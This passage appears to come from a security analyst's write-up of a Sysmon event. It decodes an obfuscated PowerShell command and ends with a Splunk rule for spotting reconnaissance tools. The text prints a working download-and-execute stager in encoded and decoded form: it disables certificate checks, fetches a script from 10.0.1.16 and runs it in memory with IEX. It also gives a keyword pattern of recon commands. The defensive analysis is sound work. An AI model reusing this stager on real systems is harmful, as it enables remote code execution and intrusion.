Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>MD5=0F173F934D6FED9B140763559F70DF65,SHA256=3201CC050F642D0B3AD759EDCF57287082200831A258FBC2F17B4C96B53A28A7,IMPHASH=D442E29184F60B794AD2B7508D569FC3</Data><Data Name='ParentProcessGuid'>{B81B27B7-4822-613A-788F-03000000C801}</Data><Data Name='ParentProcessId'>6940</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>powershell -exec bypass -Noninteractive -windowstyle hidden -e WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQATQBTAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMQAwAC4AMAAuADEALgAxADYALwBiAGgALwBzAHkAbgBjAC8AYQBvAGwALwBfAHIAcAAnACkAKQApADsASQBFAFgAIAAkAE0AUwA= host = f6c222ea6204 source = windows-sysmon.log sourcetype = xmlUTCtime

This is the event details for **dsquery.exe.** The command line **powershell -exec bypass -Noninteractive -windowstyle hidden -e** shows that PowerShell is used to launch dsquery.exe.

- **-exec bypass:** This command bypasses execution policy, which the attacker could use to avoid security restrictions.
- **-Noninteractive:** This indicates no user interaction which is perfect for silent automated execution
- **-windowstyle hidden:** This command hides the PowerShell window, which makes it harder for users to detect this process.
- **-e:** Base64-encoded command that indicates obfuscated payload to evade detection.

Settings

Decode

Auto Update

Remember Input

Output Encoding

UTF-16LE

Input

WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQATQBTAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMQAwAC4AMAAuADEALgAxADYALwBiAGgALwBzAHkAbgBjAC8AYQBvAGwALwBfAHIAcAAnACkAKQApADsASQBFAFgAIAAkAE0AUwA

Output

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$MS=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((new-object
system.net.webclient).downloadstring('https://10.0.1.16/bh/sync/aol/_rp')));IEX $MS
```

Share Link

After decoding the encoded payload, it reveals what the attacker has done.

- **ServerCertificateValidationCallback = {$true}:** Disables SSL certificate validation, which could allows connection to attacker's self-signed HTTPS server without errors.
- **.downloadstring('https://10.0.1.16/...'):** Downloads content an internal/private ip, which is likely to an attacker-controlled server or Command and Control (C2) server.
- **[System.Convert]::FromBase64String(...):** Decodes the downloaded content into raw bytes.
- **[System.Text.Encoding]::UTF8.GetString(...):** Then, convert bytes into readable string. Combined with the previous command, this reveals that this is a multi-stage attack and there is a second layer of obfuscation payload.
- **IEX $MS:** IEX is Invoke-Expression which executes the downloaded script directly in memory. This represents a fileless execution.

Detection Rule

A Splunk detection query could be written as an ongoing detection rule. The following query could be saved as an Alert in Splunk. This query detects common discovery tools used for T1018 and flags users running multiple recon commands (>1).

```
index=main "<EventID>1</EventID>"
| rex field=_raw "<Data
Name='CommandLine'>(?<CommandLine>[^<]+)</Data>"
| where match(lower(CommandLine),

"net\s+view|ping\s+|nslookup|nltest|net\s+group.*domain|dsquery\s+
computer|nbtstat\s+-a|arp\s+-a|adidnsdump|adfind|dsquery")
| stats
    count
    values(CommandLine) as Commands
    earliest(_time) as first_seen
    by User, host
| where count > 1
| eval first_seen=strftime(first_seen, "%Y-%m-%d %H:%M:%S")
```